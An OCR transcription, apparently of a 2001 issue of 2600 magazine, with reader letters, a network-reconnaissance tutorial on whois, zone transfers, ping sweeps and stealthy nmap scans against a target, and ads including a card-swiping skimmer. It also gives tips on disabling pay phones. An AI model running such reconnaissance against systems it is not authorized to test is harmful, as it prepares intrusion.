It's important to remember that Tell Me has hundreds of other options, and I highly suggest you call and try out this amazing number for yourself. Also offered are movie listings/reviews, weather reports, blackjack (never lost a hand!), and stock quotes as well. Call them up and see what you can find, but remember, I think we should be grateful to them for providing us with this line. For that reason, please don't overuse it or abuse it. This article has shown you some fun things that can be done, and hopefully they will be changed in the future. But until then treat Tell Me with respect. They might make you listen to ads, but that's a little better than paying $10.99 per minute.

Continued From Page 39

will be written. So, while you may feel frustrated at the negative images you see, remember that calling attention to them is by nature a positive act. Regardless of how good you may think we have it, we still have an abundance of propaganda being fed to us too. Even if you agree with the conclusions of the propaganda, its existence must be exposed and condemned or we're not really accomplishing anything.

Dear 2600:

How do you know when the subscribers die? You could waste money sending copies of your magazines to dead people.

grant welch

Great. Something else to worry about.

Dear 2600:

How do you say "2600"? a) "two thousand six hundred", b) "twenty-six hundred", c) "two six zero zero", d) something else? Please write back soon, we have a bet on this.

Mikko

Would you believe it's never come up? Being magazine people, we don't have to actually speak out loud.

Dear 2600:

I am from Germany and I travel from time to time in the U.S. Whenever I dial a number that's not valid (and this happens a lot), I get some strange error messages from the phone network (like error 11) instead of a voice message. What kind of user interface is this? Is it a kind of service mode or is it to make the customer really feel dumb? Maybe it would be interesting to list all the different messages, but on the other hand why care? It's just interesting because instead of improving the phone network, the services are going down the drain (bad user interface, more expensive to make international calls, no modem jacks - not even in international airports, and try finding an AT&T phone with a keyboard and a screen).

Peter

Since every phone company uses different error messages, it's impossible to say what it means without knowing which company it is. It sounds as if it's simply an error saying that you dialed an invalid number. Sure, it would make a lot more sense to have a recording people can understand. It would make a lot more sense if connectivity were made easy in public places, if rates were based on some sort of reason, and if stupidity like charging extra for calls to toll free numbers from pay phones never happened. The first step towards combating these injustices is to understand and be able to explain to others why they're unjust in the first place.

Dear 2600:

Is there any rhyme or reason as to what UPC numbers get associated with products on the market? Or is there no set guideline for UPC bar codes? I figured if anyone would know, you guys would. Just curious. Thanks.

Kofw

*While there are different kinds of UPC symbols, the ones most of us are familiar with (and the ones that appear on our covers) have a 12 digit number. Ours is 725274831556. The first six digits are the manufacturer identification number which is assigned by the Uniform Code Council. Each one of these numbers represents a manufacturer. A manufacturer can be a large company or an agency that assigns UPC codes to smaller companies. The manufacturer is in charge of the next five numbers. Ours is 83155 and was assigned to us by our manufacturer which in our case is a company that hands out UPC codes. The last digit (6) is a check digit which uses a similar system to that of credit cards: the odd numbers are added together, then multiplied by 3. We'll call the subtotal A. The even digits are then added together into B. A and B are then added. The number needed to make the total divisible by 10 is the checksum. So in our case, we add the odd numbers (7+5+7+8+1+8=36), then multiply by 3 (36*3=108), add the even numbers (2+2+4+3+5=16), add the two sums together (108+16=124), and figure out what number is needed to make that divisible by 10 (124+6=130). Our checksum is therefore 6. The numbers on the far right, incidentally, apply to periodicals and indicate which issue you're looking at. The current cover says 12, meaning year 1 (2001), issue 2 (summer). If those numbers weren't there, we would have the same UPC symbol for two issues that could be on the stands at the same time and that could confuse the hell out of computers.*

Dear 2600:

I was looking over the board members of the MPAA when a thought hit me. Why isn't there a board member for the consumer? Isn't the end idea in business to make the consumer happy with the product and want to purchase more? It also seemed that the MPAA had a real legit reason to be established to begin with but seems to have become a stagnant relic that stands for a corporate feudalistic agenda.

quatre

You answered your own question.

Corporate Stupidity

Dear 2600:

Ever since I started seeing all those TV ads for Cingular talking about the importance of self-expression and asking people the question, "What do you have to say?" I began thinking about what a bunch of corporate brainwashing BS it all sounded like. After all, corporate America and the federal government both seem to use much the same tactics. Do whatever it takes to get people on your side. Tell them whatever they want to hear if it'll help boost profits any. God knows you can never have too many millions of dollars or too much power, right? Not like it's anything so new. We've already seen it with Verizon and their 60's throwback that co-opted the peace sign. Just further proof that nothing is sacred, and all's fair in love and profit margins. But, getting to the point, if Cingular really wants to claim they care about what you have to say, there's one very simple way to test the convictions they claim to have. Yep, you probably guessed. Someone registering www.cingularsucks.com or maybe www.cingularlovesmoneymorethanfreespeech.com would not only test how much their thinking is like their corporate ads, but would let them know that there are some of us who don't buy into every last corporate motto we hear or read. And, if it turns out that they end up going to extreme lengths to stifle expression, I wouldn't be the least bit surprised.

7h3 31337 pl4y3r34k4z0id

Dear 2600:

Here is a message I got when I went (on the net) to one of my favorite radio stations - KSJO - to listen to some live audio streaming: "Due to continuing uncertainty over rights issues related to the streaming of radio broadcast programming over the Internet, including issues regarding demands for additional fees for the streaming of recorded music and radio commercials, we and our advertisers are forced to temporarily disable our streaming. We apologize for the inconvenience of this interruption. We are working with both our advertisers and the Recording Industry Association of America to find a solution to these problems as quickly as possible so that we can resume our streaming." KSJO has to be one of the wildest radio stations in California (that's a good thing). It's hard for me to believe this sort of thing could happen at such a "liberal" radio station!

Tony

Regardless, it's a commercial station and they are subject to the greed and stupidity of the marketplace. In this case, their misfortune represents an opportunity for more alternative forms of Internet broadcasting to become known. While the commercial stations are bickering over who gets more money, noncommercial broadcasters can make their presence felt with the kind of programming these same commercial entities have managed to stifle over the public airwaves.

Dear 2600:

While I was poring over my new issue, I was reading the letters and noticed Jeffrey writing about his particular DSL experience in the installation. Your comments on Verizon's dealing with the situation are right on. Many of the ILEC's will prevent or refuse to facilitate CLEC (Competing Local Exchange Carrier, like Covad, Northpoint, Rhythms) ISPs and ISP resellers. However commonplace such a thing is now, just wait. There is a new bill up for approval from the House Commerce Telecommunications subcommittee which was just slated for voting by the full committee. The bill is called the Tauzin-Dingell bill and is essentially removes regulation from the ILEC industries and pretty much eliminates everything that the Telecommunications Act of 1996 provided. If the ILEC's aren't regulated and forced to provide loop services for CLEC's, then the only DSL available will be through Verizon, SWB, Ameritech, and the other giants of the industry. Chairman Tauzin is quoted as saying that "Broadband is a nascent market that does not need regulation. What it needs is the ability to thrive."

So, if you want DSL, but don't want to go with Verizon (trust me, from experience, you don't), then contact your local congressperson, especially if they happen to be on the Telecommunications subcommittee, and voice your opinion regarding this bill. If you happen to be a Covad subscriber, then you can go to www.congressmerge.com/Covad and this will provide easy information on contacting them. Any other news on this can be found at www.dslreports.com.

In a somewhat poor but adequate analogy, the California power crisis was the result of a poor deregulation implementation. Do you want your broadband to do that?

Newspimp

Dear 2600:

I don't know if you heard but Qwest Communications raised their pay phone charge from a high 35 cents to 50 cents. Do you guys know why?

nühou

Because they can. And if you think that's crazy, check out how much it costs to call a different state from a pay phone when using cash. Close to ten times the normal rate! When you consider that the people most likely to use cash for such a call may not have their own phone, credit card, or even a place to live, it's appalling. And Bell South has recently announced that it will soon be disconnecting all of its pay phones because they're just not profitable. That's right - the entire Bell South region will be COCOTs! Hell is in sight.

Dear 2600:

When you piss against Corporate America you get smacked and it seems you've been targeted. I read your briefs on the Ford case. Not bad, make it as expensive for them as possible! I don't buy Ford anyway (note to Ford lawyers, due to crappy product, not 2600). In fact, just thinking about it, how about a defamation/libel countersuit? How about reclaiming some of those defense dollars the EFF pitched in for the DeCSS suit?

litre

We'd like nothing better.

Dear 2600:

"Freedom's just another word for nothing left to lose."

I am a small developer. I don't have a lot of money in the bank to pay fines or to pay for lawyers. I have agreed to the EULAs for all of the development tools and operating systems that I use, therefore, I don't really "own" any software. I have three servers and one workstation. I am still paying Dell Finance for them - I don't really "own" them either. I really don't have anything to lose by taking a stand against the RIAA's corporate fascism - except my freedom. As an American, I will be proud to put my freedom on the line in the defense of free speech.

Where will we draw the line? If I just summarize the research, as Mr. Livingston did in his *InfoWorld* column, by saying "no public watermarking scheme intended to thwart copying will succeed," am I now a target of the RIAA's heavy hand? What if I explain why this SDMI technology won't work! Will they try even harder to stop me? Should I now also be afraid to say anything critical of the RIAA?

I am not giving away proprietary information. I am not stealing intellectual property. I am not revealing trade secrets. What if I had accidentally stumbled across this fact that "no public watermarking scheme intended to thwart copying will succeed" on my own and told my friends? What other "king isn't wearing any clothes" type of common sense should I be afraid to speak about? That George Bush isn't very smart? That anyone with an IQ greater than that of a dog should be able to make it to the $125,000 level on *Who Wants to be a Millionaire?*

I have printed out the text of the SDMI article from cryptome.org and I will be handing out copies in this small town in the upper peninsula of Michigan - Ironwood, MI, pop. 5000. I am not joking here. Come pry the papers from my fingers. Come put your heavy hand over my mouth. I urge all IT professionals to do the same in their hometowns across America. Take a stand.

Thomas

Discoveries

Dear 2600:

The other day my mom and I were at a Kroger store. She used the U-Scan thing and she dropped her credit card into it (don't ask how). So the guy came and opened it up and I managed to get a brief look into it. From what I saw, it looked like a normal cash register in a way except for the fact that it had a suckie MicroSoft IntelliMouse attached. I plan to go back to open it and see if I can find out more about the system. By the way, an easy way to open it is to take off the thing that you set your groceries on when the guy isn't there.

LazerBeamX

Dismantling store equipment can be misinterpreted as a non-friendly act.

Dear 2600:

For a long time it's been somewhat difficult to find a decent port scanner for the Mac operating system. I eventually had to fall back and run one on an emulated version of Winblows 98. Last week I got my new copy of Mac OS X, which is really a Unix-based system called Darwin that has a Macintosh G.U.I. As I was browsing through its system utilities, I was surprised to find that Apple had included a built-in port scanner to their system software. But I guess that's kinda what you'd expect from a company co-founded by a phone phreak.

ryanx7

Dear 2600:

As some of you might know, if you come across a pay phone with a little screen on it, you can enter specific codes that can turn off the pay phone and so on. To get to the main menu, simply type 2-7-2-7-3-7-8 and a message will appear asking you for another code. If you punch in 5-5-5-5-5, the phone will be unusable for the next three minutes. There are many other codes but I am not going to publish them. You can have fun messing around and figuring out all the fun things you can do that Telus (the phone company in Vancouver) does not want you to.

Cyrus

And apparently you don't want us to either since you're not giving us the rest of the codes. We'd like to know what else you can do. The number you give looks suspiciously like a regular phone number. Have you tried calling this from a phone without a screen? In New York, some central offices have a new method of doing the above using a variation of the 958 ANAC number. Now, instead of dialing 958 to hear your number read back, many people have to dial 9580. Dialing 9581 disables the phone (pay phone or not) for a couple of minutes. There are variations to this depending on your area.

Dear 2600:

A note about MS Office 2000 Professional (and probably other versions). Once you install it, you can run it 50 times before you must register it. If you choose to register by phone, the installer gives you an 800 number to call and an alphanumeric code to read to the MS service rep. The service rep then gives you an alphanumeric code back, you type it in, and you're registered. I've successfully registered the same version of Office (one license) a dozen times or more in this fashion with a different code each time. I don't know about online or e-mail registration, but phone registration seems to be nothing more than a service rep with a phone and a keygen program.

Morn_Star

Dear 2600:

Last summer I was on vacation in Chicago. I am a big sports fan and am easily amused with theme restaurants, so I went to the ESPN Zone restaurant. While waiting for a table I saw a computer monitor inside a pillar in the waiting area. I went to check it out and realized it was a touch screen computer connected to the Internet. It was on the ESPN web site and there wasn't much you could do about it. There was no mouse, no keyboard, and no way of getting to something not on the web page, or so they thought. They had the screen maximized to the point where it was the only thing on the monitor. I decided to check out the site since I had time to kill. I was in the X-games part when I saw a link to a skater web page. I took the link and then took a link on that page, only the next page that came up wasn't maximized. Now I got a bar across the top of the screen on the new page. This bar had nice options, like History, Favorites, and many more. Yet the most interesting was the icon for "My Computer." This was good.

I started to look around a little at what they had on their system. There was a lot. It was full of stuff. But I was out of time - I had to go eat and wasn't really willing to ruin my vacation by being kicked out of the restaurant. I hope someone will check this out for me if they are in town. I have a feeling that this computer is connected to the main computer of the restaurant. With a place like ESPN Zone that relies on customer entertainment by television and music, this could be fun. You could be in control of the whole place.

SkorpiusDeath

As long as you're being entertained, they should be happy.

Dear 2600:

The other day I had to place a call to technical support for my AT&T cell phone. I had just received a replacement phone (the original phone broke less than two months after I bought it). In order to transfer service from the old phone to the new one, the tech support guy attempted to send out some kind of control signal, but for whatever reason it didn't go through. He then instructed me to enter a sequence of keys in order to convert the phone to work with my preexisting number. The code he gave me was "#041114*", followed by send. The phone then asked for a security code, which, in the grand tradition of security codes, was a long string of zeros. I was then presented with a prompt asking for the new number and I entered the number my old cell phone had used. If this really does work the way it looks like it does, this would seem to present some very interesting possibilities for people who want to mess around with their cell phones.

toast666

Issue Problems

Dear 2600:

I've had it. 2600 has got to stop the Page 33 problem or I will cancel my subscription. I mean it all started back in 16:4 with "Winter 1999-1900", 17:1 with "Spring 0", 17:2 with "Summer 19100", 17:3 with "Fall 0", 17:4 with a black out, and 18:1 with a white out. I, as a somewhat loyal and paying subscriber, demand the immediate reprehension of the guilty parties or I'll sue you!

doug

We've been working on this problem for quite a while. As we've actually acquired the correct text for this issue well in advance and kept it in a secure place, there's really nothing else that can go wrong.

Dear 2600:

I recently got a stack of 2600 back issues (five years' worth). When I opened 14:3, I found a couple of extra pages in the middle that were not properly stapled in. If anyone is missing pages 27 through 34, I have your extra pages here. Don't worry. My copy has both the originals and the loose pages, so I won't miss them.

H2600

We used to have a real problem with things like this, including blank pages. If you get a defective back issue, just send it back to us and we'll get a replacement one right away.

Dear 2600:

You should have blacked out "Page 33" on page 33 in 18:1, "Spring 2001," as well. It just seems fitting. One thing I couldn't figure out, why was "Letters" titled "SMS" on page 30? For good measure, would you also black out "Page 7" on page 7?

Jizzbug

There's absolutely nothing funny about a blacked out page. SMS stands for "Short Message Service," which is a feature of GSM phones.

Napster Alternatives

Dear 2600:

Concerning the growing ineffectiveness of Napster, you guys must know about the many other peer-to-peer networks out there, right? I use Bearshare to access the gnutella network from which I can download software, movies, text files, music files, whatever - if it's on a hard drive, you can share it. I have had no problem locating non-mainstream music on gnutella. In fact, I've found lots of rare live and studio stuff from all kinds of non-mainstream bands (Skinny Puppy, KMFDM, Throbbing Gristle, etc.). You can also get your standard Billy Joel and Billy Idol crap but my point is you can get anything you want. Plus, there is no "central figure" governing the "network" - it kinda reminds me of terrorist cells the way the network works. It cannot be brought to court, it cannot be stopped. To attempt to do so would be as stupid as saying "I'm going to sue the Internet."

Shawn

It will be interesting to see if the record companies ever accept the fact that what they want is no longer possible and that they will have to adjust their strategy in order to survive. Your analogy of the net to a terrorist cell is a bit distressing though and plays into the hands of those who want to legislate every aspect of it. You can probably do better.

Counterpoint

Dear 2600:

This is in regard to your reply to "31337" in 18:1. If many reasonable people are, as you say, sickened by the proliferation of guns in our society, you must remember other reasonable people are sickened by the proliferation of some of the information contained in 2600. Both sides are guilty of shallow thinking and of demonizing the tool instead of its misuse. After all, information, like a gun, is a tool. Nothing more.

Bob

We beg to differ that information is similar to a gun. One is a specific weapon, the other is a virtually unlimited form of expression. One has finite possibilities and the other is infinite in scope. People who want to control information pose a far greater risk to a free society than those who want weapons to be handled responsibly. And most free societies passionately agree.

Dear 2600:

I have one question. When will 2600 go back to being a magazine/organization about technology? Ever since the Kevin thing, your magazine has been nothing but a legal magazine. I will be the first to say that the legal issues are important, but it seems to me we have lost track on the real content of the magazine.

Why can't 2600 maintain the level of technology information and add the legal news to their web site? I personally think that *2600* can make more money to support the fight if the magazine was to increase sales by adding more technology based content. I personally do not purchase the magazine anymore because over half the magazine is on the legal issues which I can read at www.2600.com.

Steve

It's a shame you won't see your letter then. We've always focused on the issues that are of importance to the hacker community and we've done it from a hacker perspective. The price of not doing this is ignorance. And we cannot afford to be ignorant on such important issues. While we publish some material on the legal happenings, we don't believe it's changed the overall tone of the zine. The vast majority of our pages still deal with very specific technology. If they didn't, corporate America wouldn't be so pissed off at us.

An Idea

Dear 2600:

Since I have to register my car in New York State this year and get new plates, I thought I would be more political. On the DMV's web site you can pick anything and see if it is taken. Think of something that would have a message and a meaning, like "FK MPAA", "DECSS", "FREKEVIN", or "BLAMEGE". Everyone can make a statement now just by driving their cars.

My Name Is Joe!

The web site, incidentally, is www.nydmv.state.ny.us/vplates.htm.

Voter Education

Dear 2600:

I am sure that the readers of 2600 would be interested to know what an electronic voting machine is like. In Knox County, Tennessee, the voting machines are electronic, provide an audit trail for votes, and the most trouble that they have given was traced to a loose plug on a PC in the election office while tallying the votes. I was a judge/poll worker for a few years, stopping when I changed jobs and couldn't get off with pay on Election Day. Paper ballots are also available, but are little used.


First of all, the election machines weigh 300-500 pounds, so they are not easy to move. The machines have error codes and there are technicians available for phone support and on site service or replacement. The machines are powered by a plug in the wall, but have a battery backup that allows them to operate eight hours - the polls are open for 12 hours on Election Day. They have a built-in printer, internal write-once memory, and a detachable memory module that can be read at election headquarters. The onboard memory holds a permanent record of each election in which the machine was used. The machines, tapes, and memory modules are traceable by means of serial numbers printed on the paper tape that is printed by the machine.

The procedure to open the machine involves cutting a plastic tag and pushing a start button. This causes a plastic window to open and the machine to print the candidate's names and the office for which they are running on a paper tape exposed by the door. The precinct supervisor and Republican and Democratic judges all watch the tape being printed and, with the tape still inside the machine, sign the tape to certify that the totals for each candidate are zero and every candidate is listed. Another button is pushed and the machine is now ready for operation.

The operation of the machine is simple and the machine operator goes to school in order to explain the operation to any voter. In the case of a primary election, the machine operator pushes a button to select the primary in which the voter wishes to vote and another button to activate the machine. In the case of a main election, the machine operator just pushes a button to activate the machine. The voter pushes buttons on the front of the machine to select the candidate and an LED lights next to the selection. The voter does not have to make a selection for any candidate or any selection at all and can change a selection at any time up to the point when they push the VOTE button.

When the polls are closed, another plastic strip is cut, another button is pushed and the machine prints on the paper tape the offices, candidate's names, and the vote totals. Then the tape is removed from the machine. The same people who signed the tape previously sign the tape again to certify that it wasn't modified. The tapes and removable memory modules are then taken to the election office and the memory inserted in a reader that uploads the numbers to a PC. The totals on the printed tape are then compared to the totals in the memory modules along with the serial numbers. When the judges and election officials agree that the totals match and the signatures are genuine, the software then totals the votes cast. The entire process is open to the public.

Poll Watcher



A Call To Arms

Dear 2600:

I was going to send you an e-mail two weeks ago stating that we should channel many of our frustrations with the U.S. justice system toward our adversaries, i.e., China. All of us in the U.S. hacker community are still U.S. citizens. Let us not completely denounce our country. We can utilize our special skills in a constructive manner that is conducive to U.S. information warfare policy. Later, we may use this as legal leverage for future legislation.

ICFN PMP

As one of many such messages we get from the Navy, let us remind you that hackers are not soldiers and are far too individualistic and free thinking to buy into jingoistic nonsense, regardless of the source. You should seriously consider the effects of reducing hackers to the equivalent of some kind of weapon. It will only increase paranoia and fear. And we find it extremely telling that the authorities, the media, and apparently a whole lot of people in the military feel it's OK to vandalize sites if it's done for nationalistic purposes

Snooping the Stack

by ThinkT4nk
thinkt4nk@cyberarmy.com

Any and all successful and intelligent hacks begin at the most basic levels. However boring and sometimes monotonous these "chores" may seem, they really embody the differences between the "elite" and the "script kiddie." These chores, when combined, offer the hacker an expansive knowledge of the system or network in question. This knowledge will later prove absolutely indispensable. These chores are most commonly known as "snooping" or "footprinting." Snooping refers to the process of obtaining information about the target system for later reference during the actual hack. Snooping implies that the hacker has a genuine interest in network/systems security and isn't searching for the (forgive me for the cliche) "easy way out."

In this article I'll outline snooping from the very basic to the very complex. As I begin overviewing some of the more complex parts of snooping, you may notice that I begin to ignore Windoze. I've added assistance to Windoze users in the form of a sort of footnote. I assure you this is completely intentional. If you ever have the intention of becoming a serious hacker, you *must* be operating from a *nix box. The free-source world has provided many tools for hackers like us. After all, who created Linux? *Hackers!!* Windoze is for those who are fascinated with mind-numbing images and complete ease of use. Linux was created by hackers for hackers. It offers Internet connectivity and networking capabilities that are unchallenged in the world of computing today. With all of that said, let's get snooping!

First we need to identify our target through system profiling. We need to establish a goal. Good questions to ask yourself are "Why am I hacking this system?" and "Where should I be concentrating my efforts?" These questions are absolutely necessary when snooping or you'll soon be lost in a wealth of information about a system that you still don't understand and can't piece together. Believe me!

After we've established a good focal point for our attacks we need to find out exactly how many domains are associated with our target system. We do this by simply commanding a "whois" query from your *nix shell in this form:

$ whois "2600"

This will show the domains that are most closely related to the organization and will help point you in the right direction to more clearly identify your target domain. You Windoze users can use http://www.websitez.com/.

Now we need to figure out exactly what DNS (domain name system server) is handling the feature we'd most like to disable or tamper with. For this, we'll simply execute a whois query from our shell again in this fashion:

$ whois 2600.com

The results should give you a very good amount of information including administrative contact information, the hosting company's information, and the primary, secondary, and tertiary DNS's associated with the domain, respectively. Later we'll be looking at the DNS's to decide where to focus our attack. Windoze lusers can use a number of online tools to achieve the same goal. My personal favorite online package is Sam Spade which can be accessed at http://samspade.org.

Next we'll be working towards getting a better defined structure or map of the system in question. One of the best ways to get a good geographical idea of the system is to execute a zone transfer. If the admin of the system is brain-dead enough not to disable this feature, a hacker may update the zone database from the primary master. This means that you may be able to enumerate a pretty fair description of exactly which box is where.

Use the axfr command from your shell to update the zone database and then use the axfrcat command to read the database records. You might learn a lot about this system! Windoze users may choose to use Sam Spade to achieve the same results.

Now we'll need to map out network structure and possible paths into our target network. We can use traceroute which can be found at ftp://ftp.ee.lbl.gov/traceroute.tar.gz and is included in the Windoze package most often. With this tool we can identify the path of communication set by the network as well as identify packet-filtering routers, firewalls, etc. Use the traceroute command followed by the domain to display the results of the packets' journeys. We can assume that if the network has a firewall or router that the hop before the destination domain is the border router for the entire organization. Remember though that there may be multiple routing paths. If you get asterisks, it means that the firewall is blocking the path of the packets you're sending. Use the -s option in this fashion to dodge this:

```
$ traceroute -s -p53 206.69.34.22
```

You can also use visualroute if you are so graphically inclined. Visualroute provides a pretty accurate representation of the network path geographically (as in globally).

Now we move on to bigger and better things. We've determined to some degree the way the system is structured and possibly where firewalls and packet-filtering routers may be located. Now we'll figure out exactly which features are open for exploitation. We'll be using fping and gping to go about doing this. You can use these tools in this manner:

$ gping 206 69 34 1 255 (to generate a list of IP's for fping)

$ gping 206 69 34 1 255 | fping -a (to see if they're "alive")

In this case we're scanning the subnet of 206.69.34.*. You have to make sure that you use quite a wide range of class D's when scanning the subnet. UNIX scanning should be done with nmap (undeniably): http://www.insecure.org/nmap. For Windoze lusers there are a few relatively decent tools out there: Pinger, SolarWinds (http://www.solarwinds.net), WS_Ping Pro Pack (http://www.ipswitch.com), or NetScan tools (http://www.nwpsw.com).

I'll quickly outline the basics of network scanning. Network scanning works by sending out data "packets" called ICMP packets (at the basic level) to each of the subnets to determine if the IP address is "open" and "listening." Each tool determines whether the IP address is open in its own fashion. I'll explain the different methods a little later.

Some networks will block ICMP packets for obvious security reasons through packet-filtering routers or firewalls. We *nix users can use nmap which offers TCP scans as well as ICMP scans. You may initiate the TCP scan with the -PT option and a port (try 80).

Now that we've decided which domains and IP addresses are open for communication, we need to determine which TCP and UDP "features" or applications are running on our target IP, what versions of these applications are running, and what OS (operating system) is running. We can figure this out by executing a "port scan." Port scanning works in the different ways that network scanning does.

The most common scanning technique is what is called the TCP connect scan. The TCP connect scan operates by sending a "SYN" packet to the system. The system responds with a "SYN-ACK" packet and the scanner in turn responds with an "ACK" packet. This technique is most common and is very easily detectable.

The second most common scanning technique is what is called TCP SYN scanning or "half-open scanning." With half-open scanning a full connection isn't made. Instead, it completes a two-way handshake with a SYN packet and a SYN-ACK packet (if the port is listening) or an RST/ACK packet (if the port isn't listening). This method is a little more stherer and is most probably not logged.

The other scanning methods include TCP FIN scanning, TCP X-mas tree scanning, UDP scanning, and others. I won't really go into these but you can email me about them if you're very curious. (Don't worry, I won't bite. Not for being interested anyway.)

There are a few stellar tools out there for port scanning including UDP_Scan which is found in SAINT (http://www.wwdsi.com), NetCat (http://www.l0pht.com/~weld/netcat/), and PortPro and PortScan for Windoze (http://www.securityfocus.com/).

We'll be using nmap because it's absolutely positively the greatest thing to come along for hackers' use and abuse since coffee. Nmap offers a wide variety of TCP and UDP options when scanning. For SYN scanning use the -sS option followed by the IP address. You can "fragment" packets (not as easily detectable by routers) with the -f option. Network scanning is achieved with the -sF option followed by the IP range. We can also send decoy packets to the system with the -D option which follows the IP address. How elite can this get?

```
# nmap -f 206.69.34.22 -D
```

'Nuff said.

Now we really really need to identify the operating systems that are supporting the target system as well as the applications. We can identify some telltale signatures of operating systems with a little determination and homework because vendors interpret specific RFC guidelines differently when writing TCP/IP stack design. For instance, the operating system is probably NT if ports 139 and 135 are open. If 139 is open but not 135, the system is probably WIN95/98. If many applications are run, it's probably some flavor of UNIX. Some telltale open port signs of a *nix box include the Berkeley R services (512-514), NFS (2049), portmapper (111), and really high port numbers (like over 32000 or so).

Stack snooping is a powerful technique that will allow you to determine each host's operating system with a good degree of probability. For more on TCP/IP stack design refer to http://www.insecure.org/nmap/nmap-fingerprinting-article.html.

Stack snooping includes many many complicated methods of operating system enumeration such as FIN probing, bogus flag probing, ISN sampling, ACK value discretion, ICMP error message echoing integrity, TOS (type of service), TCP options, etc.

Nmap employs all of these techniques with the -O option. Make sure to specify the port (normally -p80). Remember to update your nmap operating system signatures on a regular basis (http://www.insecure.org/cgi-bin/nmap-submit.cgi).

There are a couple of other tools that I like to use in addition to nmap that make life a little easier at times (not always). Queso only does OS detection but does a good job. Cheops is an awesome program that provides a graphical representation of OS enumeration (http://www.marko.net/cheops/).

Well, now you should have as much information as you'll ever get from your *cough* victim *cough*. Have fun and always remember that snooping is what separates the elite from the kiddies.

Marketplace

Happenings

HAL 2001 (Hackers At Large) is an event scheduled to take place on August 10, 11, and 12, 2001 in Enschede, the Netherlands. HAL 2001 will be a three day, open air networking event in the tradition of HEU '93, HIP '97, and CCC '99. The event will focus on computer security, privacy, citizen rights, biotechnology, and other technological issues affecting society as a whole. For more information or to get involved in the organization, visit www.hal2001.org.

H2K2 - THE 4TH HOPE CONFERENCE has been confirmed for July 12-14, 2002 in New York City! We will have 20,000 square feet this time - that's more than 4 times what we had for H2K! For more details, visit www.h2k2.net or join the H2K2 mailing list by e-mailing majordomo@2600.com and typing "subscribe h2k2" on the first line of your message. Your ideas and participation are welcome.

DUTCH HACKER MEETINGS. Every Sunday following the second Saturday of the month 2 Mbpunk organizes a meeting at the meeting point of the central station of Utrecht in the Netherlands. Everyone interested in hacking related subjects is welcome to show up. These meetings are similar to the 2600 meetings. We recommend 14:00 (2 pm) in front of the GWK at the centrally. We hope to see you there! More info can be found at www.[illegible]/meeting.html

For Sale

LEARN LOCK PICKING! It's EASY with our new book. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Be secure. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your special price.

MACINTOSH HACKERS can get all the true underground files on a professionally published CD. 650 Megs of PURE mischief. Includes the Defcon 7 Macintosh security speech, the whole Freaks Macintosh Archives and Whackos Mac Archives. $25.00 USD - will ship internationally. SecureMac, PMB 332, 6720 W. Lake Mead Blvd., Las Vegas, NV 89108, USA. Hack from your Mac!

COVERTACCESS.COM. America's EQUIPMENT and SERVICES providing you with the physical and network access you need!

MAYBE YOU'RE GENEROUS or maybe you're demanding reward. www.[illegible].html

HATE MICROSOFT? Or do they just leave a bad aftertaste? Show your dissatisfaction with a "Calvin peeing on Microsoft" sticker. Sticker is approx. 4"x4" and fits nicely in a car window or even on the side of your favorite Windows box. Each sticker is made of commercial grade vinyl. Water and UV ray resistant. To see a sample go to [illegible]. $7.00 (US), $10.00 (US) for international. Order the QTY in either and the MS logo is yours free. That's right, THE MICROSOFT LOGO IS FREE (with that one, too). Send all orders to LD Mayes, PO Box 571351, Murray, Utah 84157 USA. Cash or money orders only. No checks, credit cards, or COD. Allow 2-3 weeks for delivery via USPS.

NEW MOBILE MAGNETIC STRIPE CARD READER. "The Swiper" runs on a small battery. This amazing device is only 4 inches long, 2 inches wide and weighs only 2.5 ounces. It has its own internal memory bank that will store over 5000 magnetic card swipes. I did say 5000! Do not confuse this device with an ordinary magnetic card reader. No computer is needed! Simply swipe ANY CARD with a magnetic stripe and bingo! All that card information is stored in the Swiper. Then take it home and upload all the information to your computer. The device is totally self contained. It does not need a separate program to upload to your computer the information you want. You simply connect it to the keyboard port using the supplied cable. Connect the keyboard to the cable, open up Notepad or Wordpad, type the password, and the data will be transferred to it. So you can do this anywhere on any computer! This device is mind-blowing! Price is $475, includes shipping. Wholesale prices are available for resellers. We also carry magnetic strip reader/writers. Change or add information to any magnetic stripe in seconds! Price $1,175.00 includes shipping. Ready to use, all software incl. We take credit cards (on our web site only). Will ship COD (with a $250.00 deposit). For more shocking items see our web site: www.theinformationcenter.com or write for free catalog: The Information Center, PO Box 876, Hurst, TX 76053 TS.

BECOME BROWNIFIED as the hacker, prankster, or computer guru you really are. BROWNTEK.COM has a wide selection of clothing and gear especially designed for the computer underground. From our comedic "Blame the hackers" t-shirt series, to coffee mugs, stickers and videos, BROWNTEK.COM has what you're looking for. Check us out!

THE SYNERGY TERRORIST SUPPLY SHOP, formerly known as SIIIK! Terrorist Supply has been updated with thousands of new products for all of your terrorist needs! New sections include SWAT team gear, spy equipment, knives, swords, and weapons, and military and adventure gear. If it's not at Wal-Mart, we have it! With everything from gas masks, handcuff keys, military uniforms, special forces manuals, CD-ROMS, pirate radio transmitters, over 200 t-shirts that are guaranteed to turn heads, demo/pyro/party supplies, and much more. We have what you need at the prices you need it at. We also have well over 2500 books dealing with all kinds of subjects the FBI would consider illegal, such as lock picking, bombs and explosives, wire tapping, wilderness survival, clandestine communications, drugs, sex and manufacture, privacy, and many more. Our books are the best in type and we don't hold anything back out of fairness. We have been used multiple times for the content of our websites. *The South Bend Tribune* said that Terrorist Supply was "one of the most disturbing places [they] had ventured online..." Some examples of our books include infamous titles such as "The Guide to Bodily Fluids," "The Do-It-Yourself's Guide to Overthrowing Governments" and "Modern Camouflage Techniques." New items are added almost weekly. We now accept Visa, Mastercard, American Express, and Discover and directly use PayPal systems listed for your convenience. Over 2500 items in all! Synergy Terrorist Supply is where it's at! To order, view products on the web at what exactly is available for the price of about what you pay for an MP3 and DVD, visit us online at www.terroristsupply.com, or call us at 516-[illegible] or fax us at 516-[illegible].

CRYPTO OUTLAW T-SHIRTS. Governments around the world are turning innocent people into crypto outlaws. Where will the madness end? Cryptography may be our last hope for privacy. From Cyberspace, the proverbial hand is [illegible]. Get yours at www.[illegible].

